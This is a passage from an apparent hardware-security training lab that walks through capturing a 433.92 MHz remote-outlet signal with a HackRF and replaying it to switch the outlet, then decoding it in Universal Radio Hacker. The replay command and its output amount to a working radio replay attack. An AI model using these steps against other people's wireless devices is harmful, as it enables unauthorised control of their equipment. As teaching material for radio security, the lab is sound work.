Stop with Ctrl-C
```

```
 3.9 MiB / 1.001 sec =  3.9 MiB/second
 3.9 MiB / 1.001 sec =  3.9 MiB/second
 3.9 MiB / 1.000 sec =  3.9 MiB/second
 4.2 MiB / 1.000 sec =  4.2 MiB/second
 3.9 MiB / 1.001 sec =  3.9 MiB/second
 3.9 MiB / 1.000 sec =  3.9 MiB/second
 3.9 MiB / 1.001 sec =  3.9 MiB/second
 4.2 MiB / 1.000 sec =  4.2 MiB/second
 3.9 MiB / 1.000 sec =  3.9 MiB/second
 3.9 MiB / 1.001 sec =  3.9 MiB/second
^CCaught signal 2
 2.9 MiB / 0.676 sec =  4.3 MiB/second

Exiting...
Total time: 10.68168 s
hackrf_stop_rx() done
hackrf_close() done
hackrf_exit() done
fclose(fd) done
exit
```

Note: Your output, especially with the data rate and time may vary

In this capture, we recorded 10.68 seconds of data to disk, observing the operation of the remote. Let's play it back and see how our remote controlled outlet reacts!

In this replay command we will replicate some of the configuration from our capture command, with a little twist. First we add `-s` to match the initial capture sample rate, us `-f` to transmit on our capture frequency, and transmit from the captured file with `-t`. Finally we turn on the built in amplifier with `-a 1` and set the transmit gain with `-x`. We need to turn the amplifier on, as the HackRF is very low output power.

At the conclusion of the file, *hackrf_transfer* will stop on its own:

```
$ hackrf_transfer -s 2000000 -f 433920000 -t EV1527.8s -a 1 -x 24
call hackrf_set_sample_rate(2000000 Hz/2.000 MHz)
call hackrf_set_freq(433920000 Hz/433.920 MHz)
call hackrf_set_amp_enable(1)
Stop with Ctrl-C
 3.9 MiB / 1.000 sec =  3.9 MiB/second
 3.9 MiB / 1.001 sec =  3.9 MiB/second
 3.9 MiB / 1.001 sec =  3.9 MiB/second
 4.2 MiB / 1.002 sec =  4.2 MiB/second
 3.9 MiB / 1.001 sec =  3.9 MiB/second
 3.9 MiB / 1.000 sec =  3.9 MiB/second
 3.9 MiB / 1.001 sec =  3.9 MiB/second
 4.2 MiB / 1.002 sec =  4.2 MiB/second
 3.9 MiB / 1.001 sec =  3.9 MiB/second
 3.9 MiB / 1.001 sec =  3.9 MiB/second
 3.1 MiB / 1.001 sec =  3.1 MiB/second

Exiting... hackrf_is_streaming() result: streaming terminated (-1004)
```

```
Total time: 11.01068 s
hackrf_stop_tx() done
hackrf_close() done
hackrf_exit() done
fclose(fd) done
exit
```

During the replay we should have observed (both audibly and with the LED indicator) the remote outlet turn ON and OFF, just like the operation of the initial capture of the remote button presses!

Success!

hackrf_transfer doesn't give us an insight into the data, format or actual commands. URH can help us with that!

Capturing Data with URH


If we have been successful thus far with our HackRF, it is time to begin capturing some commands from the remote in a more visual manner.

Before we get too far, let's perform a reset of the HackRF to a known good state, as sometimes *hackrf_transfer* doesn't always exit cleanly. Reset the HackRF by pressing the blue reset button on the front on the far left. After the reset, make sure that the HackRF has reconnected to the VM.


We'll use *URH* to perform our capture and analysis. Start by opening a terminal session in the VM and start URH:

```
$ urh
```


Upon start *urh* Greets us with a message on the Interpretation tab to "Open a file or record a new signal...". How helpful!



Access the **File** menu in the top left, and select **Record Signal**.




This will display the *Record Signal* window.



We need to make a few changes before we start our recording to select the correct input device. For **Device**, use the dropdown to select *HackRF*, and then click the **refresh** icon next to **Device Identifier**. **Device Identifier** should auto populate with the serial number of your HackRF.

If it is not already set, set the **Frequency** to *433.92M*, and the **Sample rate (Sps)** and **Bandwidth (Hz)** both to *2.0M*. Default values for the remainder of the settings should be fine.




Next, get your remote ready and click the **Start** button. As soon as you click the **Start** button the message box in the lower left will populate with some messages, ending with:

```
HackRF-Start RX MODE: Success
HackRF: successfully started rx mode
```

At this point the recorded signal window on the right will begin populating with a black line. Now is the time to cycle through the ON/OFF button presses on the remote a few times. When pressing the remote buttons, the signal capture window should populate with some black bars of various thicknesses.

Click **Stop** to halt the recording. Click **Save**. The Save Dialog window will suggest a default filename, and should default to the *sec556* user home directory. These defaults are ok, so click **Save**. You should be returned to the *Record Signal* window.




Note: At an in-person delivery of this exercise, it is entirely possible that you will capture additional button presses from remotes belonging to your fellow classmates. This is very representative of a real world capture where the environment is not perfectly clean. This also provides us additional analysis opportunities!


Close the *Record Signal* window with the **X** at the top left and we will be returned to the *Interpretation* tab. Now the real fun begins!

Analyzing data


Examining the *Interpretation* tab, we should see a representation of our captured signal in the top right, represented by a black bar of varying thicknesses. Below that is an initial analysis of the data, based on the default settings, the output represented as s series of binary values. On the left, we need to provide some data about analysis of the signal, such as the Samples per Symbol and the Modulation type.




The magic of *urh* is its ability to perform some very robust auto-detection of the all of the values needed for accurate analysis, through the **Autodetect parameters** option. Go ahead and click **Autodetect Parameters** now. Once complete after a second or two, we should observe some changes to the parameters on the left, performing a more accurate decode of the binary values. We should note the population of new values for *Samples per Symbol* and the selection of *ASK* (Amplitude Shift Keying) for the *Modulation*.



The auto-detection has performed its analysis by observing patterns in the overall waveform that we captured, displayed in the top right. Upon first inspection, there doesn't appear to be anything but black blob displayed. We can inspect the waveform by clicking on one of the wider black bars, and zooming in, with either a right click and selecting **Zoom in**. We can also use the **ctrl-+** keyboard shortcut (possibly shift-ctrl-+ shortcut for the VM) to zoom in as well, as zooming in multiple times is more efficient this way. We can zoom in, and use the slider at the base of the signal window to transition along the display.




Based on the waveform analysis, the binary data has also been updated with the new analysis. While binary data is great, it may not always be the most conducive to initial visual analysis. We can change the display type my modifying the **Show Signal as** dropdown on the 